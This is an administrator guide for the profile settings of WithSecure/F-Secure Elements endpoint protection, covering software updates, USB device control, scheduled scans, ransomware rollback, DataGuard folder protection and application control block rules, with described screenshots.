The screenshot shows the Windows Security 'Software updater' settings page. On the left is a navigation pane with categories like 'General settings' and 'PREMIUM'. The main area contains several settings: 'Software updater' (checked), 'Local user interface' (checked), 'Scan automatically for missing updates' (checked), 'Scanning priority' (set to 'Normal'), 'Automatic installations' (expanded), and 'Include software in automatic installation' (expanded). Below these are two sections for 'Exclude software from automatic installation', each with an 'Add rule' button and a table with 'Active' and 'Rule' columns. Two callout boxes are present: one pointing to the 'Software updater' toggle and another pointing to the 'Add rule' button in the exclusion section.

Software updater

Software updater [?](#)

Local user interface [?](#)

Scan automatically for missing updates [?](#)

Scanning priority [?](#)

Normal

Automatic installations [?](#)

Attention: We have moved the automatic installation settings. You can now find them under [Automated tasks](#).

Include software in automatic installation [?](#)

Add rule

Active	Rule	...	🔒

Exclude software from automatic installation [?](#)

Add rule

Active	Rule	...	🔒

No rules

As a significant amount of malware exploits software vulnerabilities present in outdated software, **Software Updater** is another crucial component to your security. For that reason, it should always be enabled.

You can exclude specific software from being updated by clicking **Add rule**.

Software Updater Continued

- Automatic installations have been moved and can now be found under the [Automated tasks](#) tab, as shown below. We'll look at how to set up automatic installations after Device control.

The screenshot shows the 'Software Updater' settings page. On the left sidebar, the 'Automated tasks' tab is highlighted in blue. The main content area shows the 'Automatic installations' section expanded, with a note that reads: 'Attention: We have moved the automatic installation settings. You can now find them under [Automated tasks](#).' A callout box points to the 'Automated tasks' tab in the sidebar with the text 'Find automatic installation here.' Another callout box points to the note in the main content area with the text: 'For admins already familiar with profile settings in the ESC portal, a note has replaced the automatic installation functions in the Software Updater tab, which includes a link that will redirect you to the correct tab.'

Device Control

The screenshot shows the Windows 'Device control' settings page. On the left is a navigation pane with options like 'General settings', 'Real-time scanning', 'Manual scanning', 'Browsing protection', 'Firewall', 'Software updater', 'Device control' (highlighted), 'Automated tasks', 'Network location settings', and 'PREMIUM' features like 'DataGuard' and 'Application control'. The main content area is titled 'Device control' and includes a descriptive paragraph: 'In the Device Control tab, you can set restrictions on how users can access USB devices such as mass storage devices, USB cameras, and printers. You can deny writing access to any USB storage device, prevent executables running from them, or set restrictions based on device group.' Below this are three main sections: 'Device control' (with a toggle switch), 'Removable mass storage devices' (with 'Allow write access' and 'Allow executables to run' options), and 'Exclusions for removable mass storage devices' (with a table for active rules). The 'Device filtering rules' section is expanded, showing a table with columns 'Rule' and 'Hardware ID'. The table contains four rules: 'HTREE\ROOT\0', 'ROOT\LEGACY_*', 'SWD\PRINTENUM*', and 'STORAGE\VOLUMESNAPSHOT*'. Three callout boxes provide additional information: the first points to the 'Device control' toggle; the second points to the 'Allow write access' and 'Allow executables to run' options; the third points to the question mark icon in the 'Device filtering rules' section.

Enabling Device Control allows you to set restrictions on the use of USB devices, such as mass storage devices, web cameras, and the like.

Restrict end users from writing on USB mass storage devices or executing applications from them (including autorun applications) through these settings.

You can exclude the devices you don't want to apply device control rules to. Click the ? For further information.

Device Control Access Rules

Device access rules

Add rule

Active	Device name	Hardware ID	Access to device	Send alert	Comment	...
<input checked="" type="checkbox"/>	USB Mass Storage Devices	USBSTOR\GenDisk	Allow	<input checked="" type="checkbox"/>		×
<input checked="" type="checkbox"/>	Wireless devices	USB\G		<input checked="" type="checkbox"/>		×
<input checked="" type="checkbox"/>	DVD/CD-ROM drives	gencl		<input checked="" type="checkbox"/>		×
<input checked="" type="checkbox"/>	Windows CE ActiveSync devices	{25db		<input checked="" type="checkbox"/>		×
<input checked="" type="checkbox"/>	Floppy drives	{4d36e980-e325-11ce-bfc1-08002be10318}	Allow	<input checked="" type="checkbox"/>		×
<input checked="" type="checkbox"/>	Modems	{4d36e96d-e325-11ce-bfc1-08002be10318}	Allow	<input checked="" type="checkbox"/>		×
<input checked="" type="checkbox"/>	COM & LPT ports	{4d36e978-e325-11ce-bfc1-08002be10318}	Allow	<input checked="" type="checkbox"/>		×
<input checked="" type="checkbox"/>	Printers	{4d36e979-e325-11ce-bfc1-08002be10318}	Allow	<input checked="" type="checkbox"/>		×

You can set up new rules for USB devices by clicking **Add rule**. Please see the Elements Admin Guide (withsecure.com/userguides/) for further information.

Automated Tasks

- Once you enable Automated tasks, Add task becomes visible. Click it to add a new automated task to the list. Activate or deactivate your tasks as needed.

The screenshot shows the Windows Security 'Automated tasks' settings page. A sidebar on the left lists various security features, with 'Automated tasks' selected. The main area has a toggle switch for 'Automated tasks' which is turned on. Below this is a section titled 'The list of automated tasks' with an 'Add task' button. A table lists the tasks, with one task 'Quick scan for malware' shown. The table has columns for 'Active', 'Type', 'Schedule', 'Description', and 'Start when available'. The 'Active' column has a toggle switch, 'Type' has a dropdown menu, 'Schedule' has a dropdown menu and a list of possible execution times, 'Description' has a text input field, and 'Start when available' has a toggle switch. Two callout boxes provide instructions: one points to the 'Add task' button and the 'Active' toggle, and another points to the 'Schedule' dropdown menu.

Automated tasks

In the Automated tasks tab, you can add or remove tasks to be executed automatically.

Automated tasks ?

▼ The list of automated tasks ?

Add task

Active	Type	Schedule	Description	Start when available	...
<input checked="" type="checkbox"/>	Quick scan for malware	@daily		<input checked="" type="checkbox"/>	×

Runs a quick malware scan. Note that this scan ignores the values of the "Scan inside compressed files" and "Scan only known file types" settings from the "Manual Scanning" tab.

Possible execution times:
Wednesday, July 14, 2021, 6:39:29 AM
Thursday, July 15, 2021, 1:27:05 AM
Friday, July 16, 2021, 1:15:32 PM

After enabling the feature, you can select what updates are automatically installed.

Specify the frequency here. Use Cron formatting for the scheduling.

Network Location

- In this tab, you can configure location-specific rules. This means that the rights for hosts will change depending on the network they are connecting from according to the locations and rules you set.

The screenshot shows the 'Network location settings' page. On the left is a sidebar with navigation options: General settings, Real-time scanning, Manual scanning, Browsing protection, Firewall, Software updater, Device control, Automated tasks, and Network location settings (highlighted in blue). The main content area has a title 'Network location settings' and a subtitle: 'In the Network location tab, you can add network locations and set up rules that will be applied depending on the network to which the device is currently connected.' Below the title is a toggle switch (turned on) and a lock icon. There are two main sections: 'Locations' and 'Rules'. The 'Locations' section has an 'Add location' link and a table with columns: Active, Name, Triggers, Priority, and a menu icon. The table currently shows 'No locations'. The 'Rules' section has an 'Add rule' link and a table with columns: Active, Location, Value, and a menu icon. The table currently shows 'No rules'. Two callout boxes with arrows point to the 'Add location' and 'Add rule' links. The first callout says: 'You can easily add network locations by clicking **Add location**.' The second callout says: 'From the locations you add, you can then apply specific rules. Simply click **Add rule** to configure a new rule.'

Rollback

- In the Rollback tab, you can enable or disable the Rollback. Rollback offers user a protection against of ransomware and allows to restore files and registry to a previous state before the ransomware infection.

The screenshot shows the 'Rollback' settings page. On the left is a navigation menu with 'Rollback' selected. The main content area has a search bar and a list of settings. Three callout boxes provide instructions: 1. 'Start by enabling the Rollback feature' points to the 'Rollback' toggle switch, which is currently turned on. 2. '„Allow and report mode“ is enabled by default enabling you to test the feature without interruptions to your environment.' points to the 'Allow and report mode' toggle switch, which is also turned on. 3. 'By default a protected folder created by the Elements Agent is used. If you want to use alternative location input the path here.' points to the text input field for 'A custom folder to store backed-up files', which currently contains the number '0'. The page also includes a sidebar with 'All profile settings' and a top header with the title 'Rollback' and a descriptive paragraph.

All profile settings

Rollback

In the Rollback tab, you can enable or disable the Rollback. Rollback offers user a protection against of ransomware and allows to restore files and registry to a previous state before the ransomware infection.

Type here to search for a specific setting...

General settings

Real-time scanning

Manual scanning

Browsing protection

Firewall

Software updater

Device control

Automated tasks

Network location settings

Rollback

Rollback ?

Allow and report mode ?

Allow to restore reverted files ?

A custom folder to store backed-up files ?

Enter the path to the folder where you want to store the backed-up files. If you leave this field empty, the files are stored in a protected folder.

Important: You must enter a path to a folder that already exists and SYSTEM account must have access rights to write to the folder. Otherwise, Rollback Protection is not able to protect folders and files.
Note: User files may contain sensitive information. If you use a custom folder to store temporary backed-up user files, make sure that the folder is protected from external access. We recommend that you change the folder only if you are absolutely sure that you know what you are doing.

Maximum size for a backup file (in megabytes) ?

0

Start by enabling the Rollback feature

„Allow and report mode“ is enabled by default enabling you to test the feature without interruptions to your environment.

By default a protected folder created by the Elements Agent is used. If you want to use alternative location input the path here.

Dataguard Premium Feature

The screenshot shows the Windows Security 'DataGuard' settings page. The left sidebar lists various security features, with 'DataGuard' highlighted under the 'PREMIUM' section. The main content area includes a descriptive paragraph, several toggle switches, and list boxes for monitored and excluded folders, and an 'Access control' section. Three callout boxes provide instructions: 1) 'Enable DataGuard to set up advanced behavioral scanning for critical content folders. Note: Real-time Scanning and DeepGuard must be enabled for DataGuard to function.' points to the 'DataGuard advanced behavioral blocking' toggle. 2) 'Enable to automatically check for folders that contain documents, pictures, or other end user content.' points to the 'Discover monitored user data folders automatically' toggle. 3) 'Enable (1) to define applications that are always given access to modify files and folders protected by DataGuard. Enable (2) to automatically discover trusted applications.' points to the 'Access control' section, specifically to the 'Discover trusted applications automatically' toggle and the '1.' and '2.' numbered options.

General settings

DataGuard

F-Secure DataGuard is an added Premium functionality that strengthens DeepGuard (see the Real-time scanning tab) by utilizing advanced behavioral rules to help recognize attempts by malware (such as ransomware) that tries to affect the system. The folders can be discovered automatically, and exceptions can be added manually. Trusted applications are allowed to access the folders. **IMPORTANT:** Note that you must have both DeepGuard and Real-time scanning enabled for DataGuard to function.

DataGuard advanced behavioral blocking [?](#)

Allow and report mode [?](#)

▼ Monitored folders [?](#)

Discover monitored user data folders automatically [?](#)

Manually included folders [?](#)

[Add path](#)

Paths

Manually excluded folders [?](#)

[Add path](#)

Paths

▼ Access control [?](#)

Discover trusted applications automatically [?](#)

1.

2.

Enable **DataGuard** to set up advanced behavioral scanning for critical content folders. Note: **Real-time Scanning** and **DeepGuard** must be enabled for **DataGuard** to function.

Enable to automatically check for folders that contain documents, pictures, or other end user content.

Enable (1) to define applications that are always given access to modify files and folders protected by DataGuard. Enable (2) to automatically discover trusted applications.

Automatically Protected Folders

- Note that [Discover monitored user data folders automatically](#) does not, as such, “discover” folders to be protected but, rather, *defines* folders to be protected.
- DataGuard checks the user profiles that log into the computer and designates pre-defined folders as protected for those profiles.
- For example, if the user profile [Admin](#) accesses the protected computer, DataGuard will automatically protect the following folders:

Included paths	C:\USERS\ADMIN\MUSIC\, C:\USERS\ADMIN\VIDEOS\, C:\USERS\ADMIN\DOCUMENTS\, C:\USERS\ADMIN\DESKTOP\, C:\USERS\ADMIN\FAVORITES\ C:\USERS\ADMIN\PICTURES\
----------------	--

Automatically Trusted Applications

- Likewise, as with trusted folders, [Discover trusted applications automatically](#) does not “discover” applications to be trusted. Instead, it sets predefined applications and application paths as trusted.
- Trusted applications includes application paths deemed secure by Windows, such as [C:\Program Files](#).
- Any predefined trusted application can access the folders secured by DataGuard and edit files there.
- The automatically set trusted applications are defined by exact paths; this prevents compromised files installed in other folders from “hijacking” a legitimate application’s place.

Trusted applications	C:\WINDOWS\SYSTEM32\SPOOLSV.EXE, C:\PROGRAM FILES (X86)\, C:\WINDOWS\SYSTEM32\SIHOST.EXE, C:\WINDOWS\SYSTEM32\MSTSC.EXE, C:\WINDOWS\EXPLORER.EXE, C:\WINDOWS\SYSTEM32\MSPAINT.EXE, C:\WINDOWS\SYSTEM32\NOTEPAD.EXE, C:\WINDOWS\SYSTEM32\WFS.EXE, C:\WINDOWS\SYSTEM32\SEARCHPROTOCOLHOST.EXE, C:\WINDOWS\SYSTEM32\WRITE.EXE, C:\WINDOWS\SYSTEM32\PICKERHOST.EXE, C:\WINDOWS\SYSTEM32\NOTEPAD.EXE, C:\WINDOWS\SYSTEM32\MSPAINT.EXE, C:\WINDOWS\SYSTEM32\MSTSC.EXE, C:\WINDOWS\FILEMANAGER\PHOTOSAPP.EXE, C:\WINDOWS\WRITE.EXE, C:\WINDOWS\SPLWOW64.EXE, C:\PROGRAM FILES\, C:\WINDOWS\SYSTEM32\EXPLORER.EXE, C:\WINDOWS\SYSTEM32\RUNTIMEBROKER.EXE, C:\WINDOWS\SYSTEM32\PICKERHOST.EXE, C:\WINDOWS\SYSTEM32\WRITE.EXE, C:\WINDOWS\SYSTEM32\NOTEPAD.EXE, C:\WINDOWS\SYSTEM32\SEARCHPROTOCOLHOST.EXE, C:\WINDOWS\SYSTEM32\SNIPPINGTOOL.EXE
----------------------	--

Checking Protected Folders And Applications

- You can check the protected folders and trusted applications on each computer by going to the [Devices](#) page and clicking on the name of a computer.
- From there, click the > symbol next to DataGuard (Premium), and the protected folders (Included paths) and trusted applications will be listed.
- You can then add to the paths and applications by editing the profile in which DataGuard is configured.

The screenshot shows the Microsoft Security Center interface for a device named 'C+R'. The left sidebar displays profile information for 'nagasawa_TEST' on a 'Computer Protection Premium and RDR' product, with client version 21.7 and operating system Windows 10 Professional 64-bit v. 10.0.19043. The main area shows the 'Protection status' for various security features, all of which are enabled or up to date. The 'DataGuard (Premium)' section is expanded, showing the following details:


Feature	Status
Network connectivity	Enabled
Subscription	Valid
Computer Protection	Protected
Malware protection	Enabled
Firewall	Enabled
Automatic updates	Up to date
Software updates	All important security updates installed
Device control	Enabled
DataGuard (Premium)	Enabled

Expanded DataGuard (Premium) details:

Category	Value
Included paths	C:\USERS\USER\DOCUMENTS\, C:\USERS\USER\PICTURES\, C:\USERS\USER\DESKTOP\, C:\USERS\USER\MUSIC\, C:\USERS\USER\VIDEOS\, C:\USERS\USER\FAVORITES\
Trusted applications	C:\WINDOWS\SYSTEM32\SIHOST.EXE, C:\PROGRAM FILES\, C:\WINDOWS\FILEMANAGER\PHOTOSAPP.EXE, C:\WINDOWS\SYSTEM32\SEARCHPROTOCOLHOST.EXE, C:\WINDOWS\SYSTEM32\SNIPPINGTOOL.EXE



Including And Excluding Folders Manually

- You can include or exclude folders manually via the [Manually included / excluded folders](#) settings.
- To include a folder, click [Add path](#) and type the name of the folder.
- To exclude a folder, do the same as above. You can use this to exclude folders that have been automatically included.
- **Note:** You cannot exclude subdirectories of included folders or vice versa – a rule applied at the higher level is also put into force for all child folders.



Environmental Variables

- Manually included and excluded folders and subfolders can be set based on Windows environmental variables.*
- The most common ones for DataGuard would likely be `%USERPROFILE%` (typically `C:\Users\{username}`).
- These can be used to define **target path**-based conditions, for example, to specify the user's **Downloads** folder:
`%USERPROFILE%\Downloads`
- This can be used to e.g. protect company-specific data folders stored under a user profile, or to allow company-specific applications that are set in a variable folder structure.



Blocked Modifications

- When an untrusted app tries to write in a folder protected by DataGuard, the user receives an error message telling them which path and which application were prevented.
- The administrator will also see a message in the device's Security Events tab ([Devices](#) -> [Name of the device](#) -> [Security Events](#)).
- If the application is legitimate, the administrator can add it into trusted applications, either for the specific user or with an environmental variable, as shown earlier.



	Time	Severity	Source	Description	Acknowledged	Menu
✓	1:14:45 PM Sep 23, 2021	Information	Application control	Application Control reported module load of "Microsoft® .NET Framework" based on rule "Default allow and monitor rule"	None	...
✓	1:14:45 PM Sep 23, 2021	Information	Application control	Application Control reported module load of "Microsoft® .NET Framework" based on rule "Default allow and monitor rule"	None	...

Application Control Premium Feature

Enable Application Control to provide extra security for the installation and launch of applications, installers, and scripts.

The final rule used for all applications after applying the exceptions below. Choose to allow all, block untrusted, or allow and monitor all applications for a week.

List of rule exceptions that are applied for application control.


Application control

Global rule: Allow all applications

Rule name	Event	Action	Description
Block malicious files in Temp folder	Application start	Block	Prevents execution of rare files w...
Block rare and unknown files in T...	Application start	Block	Prevents execution of rare files w...
Block malicious files in Download...	Application start	Block	Prevents execution of malicious fi...
Block unknown and rare files in D...	Application start	Block	Prevents execution of rare files w...

Blocking Applications

- The main use case for Application Control is to block applications from being used, using DLL files, and/or saving information on a device.
- If you have enabled block rules, the notifications for blocked application or blocked file access show on the device details page ([Devices](#) -> *click on a specific device*) under the [Security Events](#) tab.



Protection status Operations Connected devices Applications (450) **Security Events** Scan report


	Time	Severity	Source	Description	Acknowledged	Menu
✓	8:39:07 AM Sep 13, 2021	Information	Application control	Application Control reported module load of "Microsoft® .NET Framework" based on rule "Default allow and monitor rule"	None	...
✓	8:39:07 AM Sep 13, 2021	Information	Application control	Application Control reported module load of "Microsoft® .NET Framework" based on rule "Default allow and monitor rule"	None	...
✓	8:39:07 AM Sep 13, 2021	Information	Application control	Application Control reported module load of "Microsoft® .NET Framework" based on rule "Default allow and monitor rule"	None	...
✓	8:39:06 AM Sep 13, 2021	Information	Application control	Application Control reported module load of "Microsoft® .NET Framework" based on rule "Default allow and monitor rule"	None	...
✓	8:39:06 AM Sep 13, 2021	Information	Application control	Application Control reported module load of "Microsoft® .NET Framework" based on rule "Default allow and monitor rule"	None	...

Profile
RDR testing - AV Disabled
Profile assignment state
Up to date

Product
Computer Protection Premium and RDR

Block or Monitor?

- At times, outright blocking an application is unnecessary, or you may wish to know more about it before taking action. So, Application Control can be set to temporarily monitor program and file access by selecting [Allow and monitor all applications](#).
- When using a Monitor rule, notifications are shown on the device information page ([Devices](#) -> *click on a specific device*) under the [Applications](#) tab. From the log here, you can ultimately decide whether new rules are needed, such as an allow or block rule.




Protection status Operations Connected devices **Applications (450)** Security Events Scan report

Monitored Applications(450)

	Application path	Product name	Last reported
^	C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Management\{a00d58ba692a8febe63782689321bb04}\System.Management.ni.dll	Microsoft® .NET Framework	Sep 13, 2021 8:39:06 AM
^	C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Core\{dbf675a2e7564fd29ec8b82b29a1a2fe}\System.Core.ni.dll	Microsoft® .NET Framework	Sep 13, 2021 8:39:06 AM
^	C:\Windows\assembly\NativeImages_v4.0.30319_64\System\{372e9962a41f186f070f1cb9f93273ee}\System.ni.dll	Microsoft® .NET Framework	Sep 13, 2021 8:39:06 AM
	C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Configuration\{052d057-c0e-6937-d9930-c6b-7f6b-8}\System.Configuration.ni.dll	Microsoft® .NET Framework	Sep 13, 2021 8:39:06 AM

Setting Up Rules: Global

- In profile settings, select [Application Control](#).
- Turn [Application Control](#) on (1). It is turned off by default.
- The [Global Rule](#) (2) defines how Application Control handles all applications except the exclusions, which will be discussed next. In typical environments, [Allow all applications](#) is the best choice.
- In very limited environments, you can select [Block all applications](#), but in this case, you must use allow rules to create exceptions for any program that is allowed access on the computer.
- [Allow and monitor all applications](#) creates a log entry for each application used on the computer. It should be noted that such a log quickly gathers millions of entries and, for this reason, Allow and monitor all applications only monitors for 7 days at a time. Then, it will revert to an Allow state.



Setting Up Rules: Exclusions

- You can set up exclusions to block or monitor the access to specific programs, programs that run in specific locations, and/or files accessed by different programs.
- The Profile editor has standard rules set up. You can enable these rules, edit them, and view them (by clicking the downward pointing arrow) to see how they are created.
- Further information on exclusions can be found at: <https://community.withsecure.com/en/kb/articles/5530-application-control-exclusion-rules-explained>

Exclusions ?

Add exclusion


Active	Rule name	Event	Action	Description	Menu
<input type="checkbox"/>	Block malicious files in Temp fold...	Application start	Block	Prevents execution of malicious f...	⬆️ ⬆️

Add a condition that activates this rule. You can add multiple conditions for the exclusion rule by selecting Add condition, in this case all of the conditions need to match for a rule to activate

Target path	starts with	%TEMP%	✕
Target reputation	is greater or equal to	10	✕

Setting Up Rules: Exclusions #2

- You can add new exclusions by clicking [Add exclusion](#) (1) above the exclusions list.
- Give the rule a name (2) and description (5).
- From the dropdown, specify the event which invokes the rule (3).
- Set the action that will be done when the rule is invoked (4).
- **Note:** The order of exclusions is important. When an exclusion matches, further rules for the specified event are no longer processed.*



Exclusions ?

Add exclusion 1.

Active	Rule name	Event	Action	Description	Menu	...
<input checked="" type="checkbox"/>	2.	Application start and module load 3.	Block 4.	5.	⬆️⬆️	⌵

Add a condition that activates the new exclusion rule. You can add multiple conditions for the exclusion rule by selecting Add condition.

Select attribute	Select condition	Enter value	X
Select attribute	Select condition	Enter value	X

Setting Up Rules: Exclusions #3

- One clear example is the pre-existing rule that blocks users from triggering malicious files in the Temp folder.
- As you can see, this rule consists of three “AND” conditions. Together, they specify that an [Application start](#) (1) from the [Target path %TEMP%](#) and subdirectories (2) with a [reputation score between 10 and 100](#) (3, 4)* is [Blocked](#) (5) from launching.

Active	Rule name	Event	Action	Description	Menu
<input checked="" type="checkbox"/>	Block malicious files in Temp fol...	Application start 1.	Block 5.	Prevents execution of malicious f...	
Add a condition that activates this rule. You can add multiple conditions for the exclusion rule by selecting Add condition, in this case all of the conditions need to match for a rule to activate					
